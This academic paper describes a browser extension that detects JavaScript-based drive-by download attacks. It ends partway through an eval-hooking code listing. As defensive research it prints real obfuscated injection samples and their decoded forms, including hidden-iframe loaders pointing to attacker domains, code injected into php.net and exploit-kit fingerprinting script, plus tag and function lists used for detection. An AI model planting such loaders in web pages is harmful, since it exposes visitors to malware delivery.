Javascript Defender: Malicious Javascript based Drive by Download Attack Analyzer and Defender

Ravi Kishore K, Mallesh M, Jyostna G, P R L Eswari[1] , Samavedam Satyanadha Sarma[2]
[1]Centre for Development of Advanced Computing
Hyderabad
[2]CERT-IN, DIT
New Delhi
{ravikishorek, malleshm, gjyostna, prleswarig}@cdac.in, sarma@cert-in.org.in

ABSTRACT: *Now-a-days, most of the people are relying on internet for their day to day activities. Attackers are taking this high usage of internet as an advantage and trying to attack the users. Attackers are infecting the vulnerable web applications by injecting malicious code into its webpages. Whenever user browses the infected website knowingly or unknowingly, the malicious code is downloaded into his system by exploiting the vulnerabilities in the browser. With this, attacker gets the control over the user's system to perform malicious operations.Attacker may also use the infected system as a hop point for redirecting other users to his malicious server through which he can download the malicious codes. These kind of attacks are known as Drive by Download attacks. In recent times, Drive by Download is the major channel for propagating the malware. In this paper, JavaScript Defender is presented for analyzing and defending against the HTML and JavaScript based Drive by Download attacks.*

Keywords: Web Browser, Web Browser Extensions, Drive by Download Attacks, Malware, HTML Tags, DOM Change Methods, JavaScript Functions

Received: 27 December 2013, Revised 29 January 2014, Accepted 4 February 2014

1. Introduction

With the increasing usage of Internet, the attacking channels are flagging towards the usage of web browsers and web applications widely. Browsers have evolved from static document renderers to todays sophisticated execution platforms for web applications. Browsers are very much susceptible to attacks through exploitable vulnerabilities. Attacker uses browser/ browser plug-in/ webpage as vehicles to infect end system without directly connecting to them.

Attacks are launching through memory, web content, web markup or scripting language level exploits. In a typical XSS attack, due to the vulnerability in validating the input, attacker can inject malicious JavaScript code as a comment in the blog or reply to a post. This injection leads to the execution of malicious JavaScript code with the privileges of web application. This injection affects the users who visit these websites. This makes attacker get unauthorized access to data stored at users end system without their knowledge.

Now-a-days, it became very easy for any user to download and install the required software from web without checking whether

they are trusted or untrusted sites. Attackers are taking this as an advantage and tricking the users to download malicious attacker, as he can enter into the user's end system without exploiting any vulnerability. It is also possible for attacker to exploit browser vulnerabilities and download malicious code into end system when user visits compromised websites,knowingly or unknowingly. One such type of popular attack is Drive by Download attack [16], [17].

In this attack, initially the attacker targets the vulnerable web application. He compromises a legitimate web server and inserts a script in the web application. When user visits the compromised web site, web server sends the injected script along with the requested page. This script itself is an exploit script or it helps in importing exploit from a central server which is controlled by the attacker and this import is either a direct inclusion of the resources from the remote server or through a number of redirections the browser is instructed to follow. A redirection starts from one web server to the other that actually plays part of hop points. Users request finally reaches the central exploit server after following many redirections. The central exploit server sends the exploit script depending on the fingerprint of the user end system. Fingerprinting is done by using the User-Agent field present in the HTTP request coming from the user's web browser. Fingerprinting includes web browser type and underlying operating system along with version details. Imported exploit script is used to exploit the vulnerability present either in the browser/ browser plug-in/ webpage. This exploit instructs the browser to visit the malware distribution site. This is where actually the Drive by Download starts. Malware executables are downloaded and user's end system automatically installs and executes the malicious code.

2. Background

In the earlier days attackers exploited the operating system configuration or installed applications by using the vulnerabilities present in them. With the advent of web, attackers have changed their target to web browser and its plug-ins. Some of the current day attacks such as XSS (Cross Site Scripting) and CSRF (Cross Site Request Forgery) does not require exploiting the vulnerabilities in the client's browser or system. In these attacks, malicious code is injected into the webpage and attacker tricks



Figure 1. Drive by Download attack scenario - Exploit code resides on Target server

the client to visit the infected webpage for getting access to user‘s web browser. Through this Drive by Download attack is carried out.

In some scenarios, Drive by Download attack is initiated from a genuine web server. Attacker initially injects the malicious code into the web server and then tricks the user to visit the web page in which the malicious code is injected. This injected malicious code typically written in JavaScript language redirects browser requests and downloads exploit code. Injected malicious code allows execution of downloaded exploit code by exploiting vulnerabilities in web browser .

If successful, the attack will be able to execute the downloaded code with the privileges of user. During this process it uses Redirections (to other malicious websites), Fingerprinting and Obfuscations. Drive by Download attack is explained in detail with the following scenarios.

In the first scenario, attacker prepares the attack using a genuine web server. Attacker injects into the target web server, PHP code as well as web content to redirect the user to PHP code through *iframe* tag. Web browser accesses the injected web page when connected to the target web server. After accessing the injected web page from the server, web browser gets redirected to PHP page. This redirection is possible through *iframe* tag. Now the web server sends the attack code or payload to the web browser if it is vulnerable. Target browser runs the exploit script received from the target web server as it is from the same origin. This is one scenario for Drive by Download attack, where the exploit code also resides in the target web server as shown in Figure 1.

In second scenario exploit code resides on attacker server as shown in Figure 2. In this scenario, attacker injects the content into target web server. Injected content refers to a script residing in attacker‘s web server. Target browser fetches the injected web page from the target web server. Whenever browser renders the fetched web page, client browser is being redirected to a script



Figure 2. Drive by Download attack scenario Exploit code resides on Attacker Server

on attacker's web server which is referred by using *Script src* tag. Attacker's web server delivers the exploit code to the target browser if it is vulnerable. Target web browser runs the exploit code received from the attacker's server.

Detailed analysis on mechanisms used by JavaScript injection attacks is carried out and the result is shown in Figure 3. From the analysis, it is understood that Hidden *iframe* and JS Obfuscation are the main mechanisms for *initializing* the attack. Sample obfuscated codes found in various attacks are presented below.

2.1 Sample Code 1
Obfuscated Code:

```
<script> String.prototype.test = "harC"; for (i in $ = ' ')
if (i = = 'te' + 'st' ) m = $[i]; try{new Object ().wehweh ();
} catch (q){ss = " ";}
try
{window [ 'e' + 'v' + 'al' ]
( 'asdas' )} catch (q)
{s = String [ "fr" + "omC" + m + "od" + 'e' ];}
d = new Date (); d2 = new Date(d.valueOf () – 2);
Object.prototype.asd = "e";
if ({}.asd = = = 'e' )
a = document [ 'c' + 'r' + 'e' + 'a' + 't' + 'e' + 'T' + 'e' + 'x ' + 't' + 'N' + 'o' + 'd' + 'e' ] ('321');
if (a.data = = 321)
t = –1 * (d – d2); n = [7 – t, 7 – t , 103 – t, 100 – t, 30 – t, ... (some bytes skipped)...., 99 – t, 108 – t, 98 – t, 65 – t, 102 – t, 103 – t, 106
– t, 98 – t, 38 – t, 100 – t, 39 – t, 57– t, 7 – t, 7 – t, 123 – t];
for (i = 0; i < n.length; i++) ss += s (eval ( "n" + "[" + "i]")); eval(ss);
</script>
```

De Obfuscated Code:

```
function iframer (){
var f = documenr.createElement ('iframe');
f.setAttribute ('src', 'hxxp://yhgdznfgz.cx.cc/showthread.php?t = 82651514');
f.style.visibility = 'hidden';
f.style.position = 'absolute';
f.style.left = '0';
f.style.top = '0';
f.setAttribute ('width', '10');
f.setAttribute ('height', '10');
document . getElementsByTagName ('body') [0].
append Child (f);
}
```

2.2 Sample Code 2
Obfuscated Code:

```
eval (unescape ('%64%6F%63%75%6D%65%6E%74%2E%77%72%69%74%65%28%27%3C%69%66%72%61%6D
%65%20%73%72%63%3D%22%68%74%74%70%3A%2F%2F%62%65%64%66%65%72%2E%63%6F%6D%2F%3F
%31%39%31%31%37%30%34%37%31%38%22%20%77%69%64%74%68%3D%31%20%68%65%69%67%68%74%3D%31%3E%3C%2F
%69%66%72%61%6D%65%3E%27%29 ' ));
```

De Obfuscated Code:

```
document.write ('<iframe src = "http://bedfer.com/?1911704718" width = 1 height = 1> </iframe>' )
```

If the obfuscated code of the Sample code is de-obfuscated then it is leading to a hidden iframe which redirects the user to an evil URL.



Figure 3. Mechanisms used by JavaScript Injection Attacks

Consider an example of a website compromised in the recent times. "*PHP.net*" has been compromised and it is being redirected to an exploit kit as per the sources and this attack is a form of Drive by Download attack [19].

In this attack, the attackers built a connection to inject a malicious iframe in the PHP.net website that was redirecting to an Exploit Kit. It seems that as reported by Google the JavaScript file www.php.net/userprefs.js had some injected obfuscated content at the end of the file. Part of injected obfuscated code is as shown below

(function (Anv){var LUI = "M\xaa\xb0\xa9\xf5n–\x92\xe0\xb5S\xc7\x81,\x0b\x0f\x1e\x15\xb0\xa6BL\x16\x7f%\x0aCDkFDt{bszH2 qEdpNFX\x173\x18@Y\x7fZ}\x1bk\x08%\x05∗:7{bedFmˆHi\x0a%\x0f\x20N' KDnBSIww'z8fol; pxoo:\x0a%\x00n] nA˜ C o l ..(some bytes skipped)).

De-obfuscated content for the above obfuscated JavaScript code is shown below

```
<DIV style = "height: 10px; width: 10px; overflow:
  hidden; position: obsolute; left: –10000px; " >
<IFRAME src = http://url.whichusb.co.uk/stat.htm>
</IFRAME>
</DIV>
```

It contains an *iframe* which is redirecting the user to an evil URL (http://url.whichusb.co.uk/stat.htm). The content of the file stat.htm is shown below

```
<html>
<head>
<script type = " text/JavaScript "  src = "PluginDetect_All.js" > </script> </head>
```

```
<body>
<script>
try{
var os = PluginDetect.OS;}
... (some bytes skipped).
try{
var adobe = PluginDetect.getVersion ("AdobeReader ");}
... (some bytes skipped).
</script></body></html>
```

The JavaScript code uses a publicly available JavaScript library to collect information about browser plugins. Once it has collected the information it makes a POST request to the server indicating whether the victim has Java and Adobe Acrobat Reader installed in the system.

The server redirects the browser to a server that makes another redirection very likely depending on the plugins detectedon the victim. The server has returned HTML code that is embedding some Flash content in the browser as well as a new *iframe* and encoded JavaScript content with String.fromCharCode() function.

```
<iframe src = "http://zivvgmyrwy.3razbave.info/b0047396f70a98831ac1e3b25c324328/b7fc797c851c250e92de05cbafe98609"
width = "178" height = "237" frameBoarder="0"></iframe>
```

The exploit code in this exploit is matching with the Exploit Kit known as Magnitude/Popads.

3. Related Work

WANG has done some good work in this area. In his approach he is extracting the features of malicious javascript statically [1].

In inline code analyzer, authors discussed inline code analysis for malicious JavaScript elements. The elements include string functions and HTML tags [2].

In Browser guard, authors discussed about the file download scenario and depending on the scenario, blocking the execution of any file that is automatically downloaded without any knowledge of the user. This tool is developed for IE browser only [3].

Various types of hidden iframe injections into the web page are well explained by Bin Liang [4].

JStill captures some essential characteristics of obfuscated malicious code by function invocation based analysis. It also leverages the combination of static analysis and lightweight runtime inspection so that it not only detects, but also prevents the execution of the obfuscated malicious JavaScript code in browsers [5].

An integrated approach of using honey client with the abnormal visibility recognition detection is chosen in this approach for increasing the malicious website detection rate and speed. This integrated approach consists of Spidering, HTML Parser, JavaScript Engine, Honey client and abnormal visibility detector [6].

Prophiler does not execute any code associated with the web page and the specified features are extracted from the webpage statically [7].

The idea of ADSandbox is executing any embedded javascript objects in separate isolated sandbox environment and logging all the critical activities. Compare the activities with the heuristics and decide whether the page is malicious or not [8].

Sarma has examined the current trends in malware propagation and functionalities of large scale botnets such as operating Fast Flux DNS, hosting of malicious websites and injecting malicious links on legitimate websites [15]. Various types of attacks on Indian websites, observed by CERT-In are examined and also discussed various attack scenarios like Remote File Inclusion through malicious scripts on PHP based websites, SQL Injection attacks on ASP based websites.

Various tools were designed for identifying malicious javascript objects in web pages such as Google Safe Browsing Diagnostic page [9], McAfee Site Advisor [10], DeFusinator [11] and Trafficlight addon [12]. Most of the tools use the cloud database for checking the malicious URLs. Database should be updated frequently and also there is a possibility of not detecting zero day attacks. JavaScript Defender protects the user from zero day attacks as it is content based JavaScript malware filtering solution.

4. Our Approach

Drive by Download attacks made through malicious JavaScripts are detected by examining "*The structure of the static HTML page, Dynamic JavaScript Code and the DOM changes in a web page*". These characteristics are intercepted for every incoming webpage and intercepted behavior is compared against the ruleset for analyzing and deciding whether the webpage is malicious or not. Ruleset is designed by analyzing various malicious JavaScript injection attack patterns. This detection approach is implemented as an extension to web browser.

4.1 Monitoring Structure of the static HTML page

The incoming web page is monitored and the vulnerable HTML tag properties are extracted from it [13], [14], [17], [18].

HTML Tag	Monitorable Behaviours
frame/ iframe	• Cross Domain Source File • Invisible/Hidden Iframes • Cross Domain Source File
script	• Wrong File name Extensions • Monitoring inline Script
img	• Cross Domain Source File • Wrong File name Extensions
anchor/link/area	• Cross Domain Source File
meta	• If contentType = refresh then monitor src attribute
object	• Cross Domain Source File • Class ID of the plug-in to be invoked

Table 1. Monitorable Behaviors in HTML Tags of a webpage

Webpage behavior is known from the extracted properties and the behavior is compared against the Ruleset. If the behavior matches with the Ruleset then the web page is considered as malicious page. The HTML tags and their vulnerable properties to be monitored are presented in Table 1.

4.2 Monitoring HTML DOM Changes of a Web Page

Browsers provide an API through JavaScript, called the Document Object Model (DOM), which represents the page as a tree of nodes with methods and properties. Scripts existing in the web page uses the DOM to examine and change the web page behavior. Table II shows the methods and properties of DOM through which a web page can be customized dynamically. A script can be implemented using DOM methods and properties. These methods and properties are used to dynamically create any HTML tag elements [14], [17] and redirect the user to any evil URL respectively.

The arguments of DOM methods can consist of scripts with obfuscated code which can be executed dynamically. This obfuscated code may be a shellcode which can be used to execute any executable or a hidden iframe used to redirect an user to any evil URL.

4.3 Dynamic JavaScript Code Execution Functions

Code generation at runtime is fairly common in JavaScript. The most widely used technique is the use of eval. The incoming web

DOM Change Methods	Monitorable behaviours
document.write ()	• Presence of Vulnerable Tags • Presence of Obfuscated JS Code
document.createElement ()	• Presence of Vulnerable Tags
document.location () document.location.href document.URL	• Redirection Source

Table 2. Monitorable DOM Change Methods of a Web Page

page is intercepted and the vulnerable JavaScript function arguments are extracted [17], [18]. The extracted properties specify the behavior of the dynamic JavaScript code execution.

The argument of these functions may be obfuscated for escaping itself from being detected by Anti Virus solutions.

JS Functions	Monitorable behaviours
eval ()	• String analysis in its argument • Presence of Shellcode / Non-printable characters
setTimeout ()	• Malicious JavaScript
unescape ()	• String analysis in its argument • Presence of Shellcode / Non-printable characters
setInterval ()	• Periodic Redirections
fromCharCode ()	• String analysis in its argument • Presence of Shellcode / Non-printable characters characters

Table 3. Monitorable dynamic code execution JavaScript functions in a webpage

Obfuscation of the code is being detected by calculating the percentage of whitespaces present in a string, ratio of Keywords to Words, Word size in each String, Entropy, N-gram [20], [5] and checking for Non Printable ASCII characters in the string.

If the extracted argument is an obfuscated code then check the maliciousness of the obfuscated code. if not, compare against the vulnerable HTML tags and the vulnerable HTML tag properties are extracted and compared against the genuine properties of the HTML tag. If any deviation is found then the web page is treated as malicious page. The vulnerable JavaScript dynamic code execution functions to be monitored are shown in Table 3.

The above specified features are implemented and the functionality is added to the web browser as part of JavaScript Defender extension. The above mechanism is implemented with the help of JavaScript, HTML, HTML DOM, Ajax, jQuery and CSS technologies.

4.4 System Design

Whenever user is browsing a webpage, client initiates a HTTP request for the required resource and the server response is called as HTTP Response.

HTTP Response includes the requested resource. The HTTP Response is the incoming webpage and this webpage is monitored for determining whether it has any malicious contents or not. In this incoming webpage, vulnerable tags, DOM change functions and dynamic code execution functions are monitored for determining the maliciousness of the webpage.

Block diagram of the JavaScript Defender is shown in Figure 4. Incoming web page is intercepted for detecting vulnerable HTML



Figure 4. Block Diagram of JavaScript Defender

tags, DOM change functions and runtime JS code execution functions in it. If any of them are detected in the webpage then the respective properties are sent to Analyzer module. Analyzer module gets the extracted properties and it checks for "*Hidden iframe redirections, Unauthorized Redirections and Obfuscated code*". Analysis report is sent to the User Alert & Decision Making component in which user will be alerted if the webpage contains any malicious behaviors present. Webpage may be either rendered in the web browser or blocked depending on the decision taken by the user.

JavaScript Defender works with two different types of engines for achieving its functionality at different phases of the webpage rendering. First one is Static Monitoring Engine, which statically analyses the vulnerabilities in source code of the webpage and second one is Runtime Monitoring Engine, which analyses for the vulnerabilities in DOM changing functions and dynamic JS code execution functions.

The architecture of Static Monitoring Engine is shown in Figure 5.

In Static Monitoring Engine, Intercept module behaves as HTML tag Extractor. This Extractor detects the vulnerable HTML tags in the incoming webpage and if they are found in the webpage, the properties of them are extracted and send them to Analyzer. Analyzer analyses them to detect Hidden behaviors, Unauthorized Redirections and Encoded JavaScript. Analysis report is sent to the User Alert & Decision Making module.

The second component of JavaScript Defender is Runtime Monitoring Engine and its architecture is shown in Figure 6.

In Runtime Monitoring Engine, Intercept module behaves as DOM and JS Function Extractor. This Extractor detects the vulnerable DOM change functions and dynamic code execution functions in the incoming webpage and if they are found in the webpage, the arguments of them are extracted and send them to Analyzer. Analyzer analyses them to detect Obfuscated code and HTML tags created at runtime.



Figure 5. Architecture of Static Monitoring Engine

If any HTML tags are created dynamically in the arguments of the intercepted functions then send them to Static Monitoring Engine for deciding whether the tags are behaving maliciously or not. The details collected from Analyzer are sent to the User Alert & Decision Making module.

4.5 Implementation of JavaScript Defender

The detection mechanism is implemented in JavaScript language. Implemented security mechanism consists of various JavaScript components namely tagMonitor.js, dynamicJSMonitor. js, reportGenerator.js and jQueryAlert.

"*tagMonitor.js*" monitors the vulnerable HTML tags and specified attributes of tags in every webpage by using DOM language. The list of HTML tags is presented in Tables 1 and 2. The HTML tags are stored in an array.

monitorTags = new Array ("iframe", "script", "img","area", "link", "a", "frame", "form", "embed", "applet", "meta", "object", "html", "head","title", "body");

dynamicJSMonitor.js tracks the function calls that are used to dynamically interpret JavaScript code (e.g., eval, setTimeout,unescape), and DOM changes that may lead to code execution (e.g., document.write, document.createElement, document.location).

It also retrieves the parameters of these functions and verifies whether any vulnerable HTML tags are dynamically created. For tracking the specified functions, hooks are being created for each function.

Internal function hooking (IFH) mechanism implemented for monitoring eval () function is given below

```
var evalp = [];
var oldEval = eval;
eval = function eval (param)
{
```

